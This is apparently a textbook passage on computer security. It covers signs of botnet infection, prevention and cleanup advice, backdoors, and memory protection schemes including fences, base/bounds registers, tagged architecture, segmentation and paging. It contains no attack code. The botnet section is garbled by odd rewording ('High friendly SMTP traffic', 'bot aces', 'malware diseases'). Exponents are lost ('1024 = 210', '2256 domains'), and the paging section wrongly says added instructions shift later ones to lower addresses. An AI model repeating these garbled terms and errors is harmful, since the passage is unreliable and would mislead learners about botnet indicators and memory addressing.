Botnet identification can be problematic as bots have been designed to work without a user's permission. However, there are a few basic signs that shows a PC could be contaminated with a botnet infection. While these side effects are often demonstrative of bot contaminations, a few of them can also be indications of malware diseases or system issues.

- Issues with Internet access
- Spikes in traffic
- Association endeavours with known C&C servers
- High friendly SMTP traffic (because of sending spam)
- Surprising popups (because of click fraud action)
- Slowing your system/high CPU utilization
- Outbound messages that were not sent by the users
- IRC traffic (bot aces and botnets utilize IRC for correspondences)

Preventing Malicious Bots from Infecting a System

- Regular backup: Keep your data safe by maintaining regular and periodical backups, in case your system gets infected by a virus or any other infection. You should always have a regular backup of important files on an external hard drive or a cloud drive.

- Enable your popup blocker: Ads and pop-ups in websites are the most adoptable tactics employed by cybercriminals or developers with the key intention to spread malicious programs. Hence, avoid clicking software offers, pop-ups, uncertain sites, etc.
- Regularly update your Windows: To avoid botnet infections, you should always keep your system updated via automatic Windows update. This will help you to keep your device free from virus.
- Third-party installation: Try to prevent freeware download websites as they generally install bundles of software with any installer or stub file.

Cleaning Up an Infected Computer

Data protection is the most important thing you will have to do if your computer is already infected by bots. Try to immediately disconnect the computer from the network. This step will stop the theft of sensitive data. It will also prevent your computer from being used to attack other networks. Next, move all personal and vital data to external hard drive or another computer. However, make sure that this external hard drive and computer are free from malware. After completing this step, you will have to clean your computer with the help of assorted security tools, or getting the help of a professional who could work on the device.

Prevention is always considered to be the best medicine with regards to bots and all other malware. Hence, stay up to date with your software, utilize anti-malware techniques to the fullest extent, and never click on anything suspicious.

A backdoor in a computer software permits access to the computer system, bypassing normal authentication procedures and requires no credentials, such as usernames and passwords. Traditionally, software developers kept backdoors for fast access to the software for development and maintenance purpose. But now malicious actors install code segments to create backdoors. As mentioned earlier in our discussions on rootkits, these backdoors are exploited for malicious purpose.

2.8. Memory and Address Protection

The most obvious problem of multiprogramming is preventing one program from affecting the data and programs in the memory space of other users. Fortunately, protection can be built into the hardware mechanisms that control efficient use of memory, so solid protection can be provided at essentially no additional cost.

Fence

The simplest form of memory protection was introduced in single-user operating systems to prevent a faulty user program from destroying part of the resident portion of the operating system. As its name implies, a fence is a method to confine users to one side of a boundary.

In one implementation, the fence is a predefined memory address, enabling the operating system to reside on one side and the user to stay on the other. An example of this situation is shown in the following figure. Unfortunately, this kind of implementation is very restrictive because only a predefined amount of space is always reserved for the operating system, whether it is needed or not. If the required space is less than the predefined space, the excess space will be wasted. Conversely, if the operating system needed more space, it cannot grow beyond the fence boundary. Figure 9 shows a fixed fence:




Figure 9: Fixed Fence

Another implementation uses a hardware register, often called a fence register, containing the address of the end of the operating system. In contrast to the fixed fence, in this scheme the location of the fence could be changed. Each time a user program generates an address for data modification, the address is automatically compared with the fence address. If the address is greater than the fence address (that is, in the user area), the instruction will be executed; if it is less than the fence address (that is, in the operating system area), an error condition will be raised. The use of variable fence registers is shown in Figure 10:




Figure 10: Variable Fence Register

A fence register protects only in one direction. In other words, an operating system can be protected from a single user, but the fence cannot protect one user from another user. Similarly, a user cannot identify certain areas of the program as inviolable (such as the code of the program itself or a read-only data area).

Relocation

If the operating system can be assumed to be of a fixed size, programmers can write their code assuming that the program begins at a constant address. This feature of the operating system makes it easy to determine the address of any object in the program. However, it also makes it essentially impossible to change the starting address if, for example, a new version of the operating system is larger or smaller than the old. If the size of the operating system is allowed to change, then programs must be written in a way that does not depend on placement at a specific location in memory.

Relocation is the process of taking a program written as if it began at address 0 and changing all addresses to reflect the actual address at which the program is located in memory. In many instances, this effort merely entails adding a constant relocation factor to each address of the program. That is, the relocation factor is the starting address of the memory assigned for the program.

Conveniently, the fence register can be used in this situation to provide an important extra benefit. The fence register can be a hardware relocation device. The contents of the fence register are added to each program address. This action both relocates the address and

guarantees that no one can access a location lower than the fence address. (Addresses are treated as unsigned integers, so adding the value in the fence register to any number is guaranteed to produce a result at or above the fence address.) Special instructions can be added for the few times when a program legitimately intends to access a location of the operating system.

Base/Bounds Registers

A major advantage of an operating system with fence registers is the ability to relocate; this characteristic is especially important in a multi-user environment. With two or more users, none can know in advance where a program will be loaded for execution. The relocation register solves the problem by providing a base or starting address. All addresses inside a program are offsets from that base address. A variable fence register is generally known as a base register.

Fence registers provide a lower bound (a starting address) but not an upper one. An upper bound can be useful in knowing how much space is allotted and in checking for overflows into 'forbidden' areas. To overcome this difficulty, a second register is often added, as shown in Figure 11. The second register, called a bounds register, is an upper address limit in the same way that a base or fence register is a lower address limit. Each program address is forced to be above the base address because the contents of the base register are added to the address; each address is also checked to ensure that it is below the bounds address. In this way, a program's addresses are neatly confined to the space between the base and the bounds registers. Figure 11 shows a pair of base/bounds registers:




Figure 11: Pair of Base/Bounds Registers

This technique protects a program's addresses from modification by another user. When execution changes from one user's program to another's, the operating system must change the contents of the base and bounds registers to reflect the true address space for that user. This change is a part of the general preparation, called a context switch, that the operating system must perform when transferring control from one user to another.

With a pair of base/bounds registers, a user is perfectly protected from outside users, or, more correctly, outside users are protected from errors in any other user's program. Erroneous addresses inside a user's address space can still affect that program because the base/bounds checking guarantees only that each address is inside the user's address space. For example, a user error might occur when a subscript is out of range or an undefined variable generates an address reference within the user's space but, unfortunately, inside the executable instructions of the user's program. In this manner, a user can accidentally store data on top of instructions. Such an error can let a user inadvertently destroy a program, but (fortunately) only the user's own program.

We can solve this overwriting problem by using another pair of base/bounds registers, one for the instructions (code) of the program and a second for data space. Then, only instruction fetches (instructions to be executed) are relocated and checked with the first register pair, and only data accesses (operands of instructions) are relocated and checked with the second register pair. Although two pairs of registers do not prevent all program errors, they limit the effect of data-manipulating instructions to data space. The pairs of registers offer another more important advantage: the ability to split a program into two pieces that can be relocated separately. The use of two pairs of base/bounds registers is shown in Figure 12:




Figure 12: Two Pairs of Base/Bounds Registers

These two features seem to call for the use of three or more pairs of registers; one for code, one for read-only data and one for modifiable data values. Although in theory this concept can be extended, two pairs of registers are the limit for practical computer design. For each additional pair of registers (beyond two), there should be something in the machine code of each instruction that must indicate which relocation pair is to be used to address the instruction's operands. That is, with more than two pairs, each instruction specifies one of two or more data spaces. But with only two pairs, the decision can be automatic; instructions with one pair, data with the other.

Tagged Architecture

Another problem with using base/bounds registers for protection or relocation is their contiguous nature. Each pair of registers confines accesses to a consecutive range of addresses. A compiler or loader can easily rearrange a program so that all code sections are adjacent and all data sections are adjacent.

However, in some cases you may want to protect some data values but not all. For example, a personal record may require protecting the field for salary but not office location and phone number. Moreover, a programmer may want to ensure the integrity of certain data values by allowing them to be written when the program is initialized but prohibiting the program from modifying them later. This scheme protects against errors in the programmer's own code. A programmer may also want to invoke a shared subprogram from a common library. We can address some of these issues by using good design, both in the operating system and in other programs being run. Good design characteristics, such as information hiding and modularity dictate that one program module must share with another module only the minimum amount of data necessary for both of them to do their work.

In additional, operating-system-specific design features can help, too. Base/bounds registers create an all-or-nothing situation for sharing. Either a program makes all its data available to be accessed and modified or it prohibits access to all. Even if there is a third set of registers for shared data, all data would need to be located together. A procedure could not effectively share data items A, B and C with one module; A, C and D with a second; and A, B and D with a third. The only way to accomplish the kind of sharing we want would be to move each appropriate set of data values to some contiguous space. However, this solution would not be acceptable if the data items were large records, arrays or structures.

An alternative is tagged architecture, in which every word of machine memory has one or more extra bits to identify the access rights to that word. These access bits can be set only by privileged (operating system) instructions. The bits are tested every time an instruction accesses that location.

For example, one memory location may be protected as execute-only (for example, the object code of instructions), whereas another is protected for fetch-only (for example, read)

data access, and another accessible for modification (for example, write). In this way, two adjacent locations can have different access rights. Furthermore, with a few extra tag bits, different classes of data (numeric, character, address or pointer, and undefined) can be separated, and data fields can be protected for privileged (operating system) access only. This is shown in Figure 13:

Tag	Memory Word
R	0001
RW	0137
R	0099
X	
X	
X	
X	
X	
X	
R	4091
RW	0002

Code: R = Read RW = Read/Write
X = Execute-only

Figure 13: Example of Tagged Architecture

This protection technique has been used on a few systems, although the number of tag bits has been rather small. The Burroughs B6500-7500 system used three tag bits to separate data words (three types), descriptors (pointers) and control words (stack pointers and addressing control words). The IBM System/38 used a tag to control both integrity and access.

A variation used one tag that applied to a group of consecutive locations, such as 128 or 256 bytes. With one tag for a block of addresses, the added cost for implementing tags was not as high as with one tag per location. The Intel I960 extended architecture processor used a tagged architecture with a bit on each memory word that marked the word as a 'capability', not as an ordinary location for data or instructions. A capability controlled access to a variable-sized memory block or segment. This large number of possible tag values supported memory segments that ranged in size from 64 to 4 billion bytes, with a potential 2256 different protection domains.

The compatibility of code presented a problem with the acceptance of a tagged architecture. A tagged architecture may not be as useful as many other modern approaches, as we see shortly. Some of the major computer vendors are still working with operating systems that were designed and implemented many years ago for architectures of that era. Indeed, most manufacturers are locked into a more conventional memory architecture because of the wide availability of components and a desire to maintain compatibility among operating systems and machine families. A tagged architecture would require fundamental changes to substantially all operating system code, a requirement that can be prohibitively expensive.

But as the price of memory continues to fall, the implementation of a tagged architecture becomes more feasible.

Segmentation

We present two more approaches to protection, each of which can be implemented on top of a conventional machine structure, suggesting a better chance of acceptance. These approaches are ancient by computing standards, they were designed between 1965 and 1975 and have been implemented on many machines since then. Furthermore, they offer important advantages in addressing, with memory protection being a delightful bonus.

The first of these two approaches, segmentation, involves the simple notion of dividing a program into separate pieces. Each piece has a logical unity, exhibiting a relationship among all of its code or data values. For example, a segment may be the code of a single procedure, the data of an array, or the collection of all local data values used by a particular module. Segmentation was developed as a feasible means to produce the effect of the equivalent of an unbounded number of base/bounds registers. In other words, segmentation allows a program to be divided into many pieces having different access rights.

Each segment has a unique name. A code or data item within a segment is addressed as the pair <name, offset>, where 'name' is the name of the segment containing the data item and 'offset' is its location within the segment (that is, its distance from the start of the segment).

Logically, the programmer pictures a program as a long collection of segments. Segments can be separately relocated, allowing any segment to be placed in any available memory locations. The relationship between a logical segment and its true memory position is shown in Figure 14.




Figure 14: Logical and Physical Representation of Segments

The operating system must maintain a table of segment names and their true addresses in memory. When a program generates an address of the form <name, offset>, the operating system looks up name in the segment directory and determines its real beginning memory address. To that address the operating system adds offset, giving the true memory address of the code or data item. This translation is shown in the following figure. For efficiency, there is usually one operating system segment address table for each process in execution. Two processes that need to share access to a single segment would have the same segment name and address in their segment tables as shown in Figure 15:




Figure 15: Translation of Segment Address

Thus, a user's program does not know what true memory addresses it uses. It has no way and no need to determine the actual address associated with a particular <name, offset>. The <name, offset> pair is adequate to access any data or instruction to which a program should have access.

This hiding of addresses has three advantages for the operating system:

- The operating system can place any segment at any location or move any segment to any location, even after the program begins to execute. The operating system needs only to update the address in that one table when a segment is moved because it translates all address references by a segment address table.
- A segment can be removed from main memory (and stored on an auxiliary device) if it is not being used currently.
- Every address reference passes through the operating system, so there is an opportunity to check each one for protection.

Because of this last characteristic, a process can access a segment only if that segment appears in that process's segment translation table. The operating system controls which

programs have entries for a particular segment in their segment address tables. This control provides strong protection of segments from access by unpermitted processes. For example, program A might have access to segments BLUE and GREEN of user X but not to other segments of that user or of any other user. In a straightforward way we can allow a user to have different protection classes for different segments of a program. For example, one segment might be read-only data, a second might be execute-only code, and a third might be writeable data. In a situation like this one, segmentation can approximate the goal of separate protection of different pieces of a program, as outlined in the previous section on tagged architecture.

Segmentation offers these security benefits:

- Each address reference is checked for protection.
- Different classes of data items can be assigned different levels of protection.
- Two or more users can share access to a segment, with potentially different access rights.
- A user cannot generate an address or access to an unpermitted segment.

One protection difficulty inherent in segmentation is concerns about segment size. Each segment has a particular size. However, a program can generate a reference to a valid segment name, but with an offset beyond the end of the segment. For example, reference <A,9999> looks perfectly valid, but in reality, segment A may be only 200 bytes long. If left unplugged, this security hole could allow a program to access any memory address beyond the end of a segment just by using large values of offset in an address.

This problem cannot be stopped during compilation or even when a program is loaded, because effective use of segments requires that they be allowed to grow in size during execution. For example, a segment might contain a dynamic data structure such as a stack. Therefore, secure implementation of segmentation requires checking a generated address to verify that it is not beyond the current end of the segment referenced. Although this checking results in extra expense (in terms of time and resources), segmentation systems must perform this check; the segmentation process must maintain the current segment length in the translation table and compare every address generated.

Thus, we need to balance protection with efficiency, finding ways to keep segmentation as efficient as possible. However, efficient implementation of segmentation presents two problems. Segment names are inconvenient to encode in instructions, and the operating system's lookup of the name in a table can be slow. To overcome these difficulties, segment names are often converted to numbers by the compiler when a program is translated; the compiler also appends a linkage table matching numbers to true segment names. Unfortunately, this scheme presents an implementation difficulty when two procedures need to share the same segment because the assigned segment numbers of data accessed by that segment may be the same.

Paging

One alternative to segmentation is paging. The program is divided into equal-sized pieces called pages, and memory is divided into equal-sized units called page frames. (For implementation reasons, the page size is usually chosen to be a power of two between 512 and 4096 bytes.) As with segmentation, each address in a paging scheme is a two-part object, this time consisting of <page, offset>.

Each address is again translated by a process similar to that of segmentation. The operating system maintains a table of user page numbers and their true addresses in memory. The page portion of every <page, offset> reference is converted to a page frame address by a table lookup; the offset portion is added to the page frame address to produce the real memory address of the object referred to as <page, offset>. This process is illustrated in Figure 16:




Figure 16: Page Address Translation

Unlike segmentation, all pages in the paging approach are of the same fixed size, so fragmentation is not a problem. Each page can fit in any available page in memory, and thus there is no problem of addressing beyond the end of a page. The binary form of a <page, offset> address is designed so that the offset values fill a range of bits in the address. Therefore, an offset beyond the end of a particular page results in a carry into the page portion of the address, which changes the address.

To see how this idea works, consider a page size of 1024 bytes (1024 = 210), where 10 bits are allocated for the offset portion of each address. A program cannot generate an offset value larger than 1023 in 10 bits. Moving to the next location after <x,1023> causes a carry into the page portion, thereby moving translation to the next page. During the translation, the paging process checks to verify that a <page, offset> reference does not exceed the maximum number of pages the process has defined.

With a segmentation approach, a programmer must be conscious of segments. However, a programmer is oblivious to page boundaries when using a paging-based operating system. Moreover, with paging there is no logical unity to a page; a page is simply the next 2^n bytes of the program. Thus, a change to a program, such as the addition of one instruction, pushes all subsequent instructions to lower addresses and moves a few bytes from the end of each page to the start of the next. This shift is not something about which the programmer need be concerned because the entire mechanism of paging and address translation is hidden from the programmer.

However, when we consider protection, this shift is a serious problem. Because segments are logical units, we can associate different segments with individual protection rights, such as read-only or execute-only. The shifting can be handled efficiently during address translation. But with paging there is no necessary unity to the items on a page, so there is no way to establish that all values on a page should be protected at the same level, such as read-only or execute-only.

Paging Combined with Segmentation

We have seen how paging offers implementation efficiency, while segmentation offers logical protection characteristics. Since each approach has drawbacks as well as desirable features, the two approaches have been combined.

The IBM 390 family of mainframe systems used a form of paged segmentation. Similarly, the Multics operating system (implemented on a GE-645 machine) applied paging on top of segmentation. In both cases, the programmer could divide a program into logical segments. Each segment was then broken into fixed-size pages. In Multics, the segment name portion of an address was an 18-bit number with a 16-bit offset. The addresses were then broken into 1024-byte pages. This approach retained the logical unity of a segment and permitted differentiated protection for the segments, but it added an additional layer of translation for each address.

Additional hardware improved the efficiency of the implementation. This translation process is shown in Figure 17:

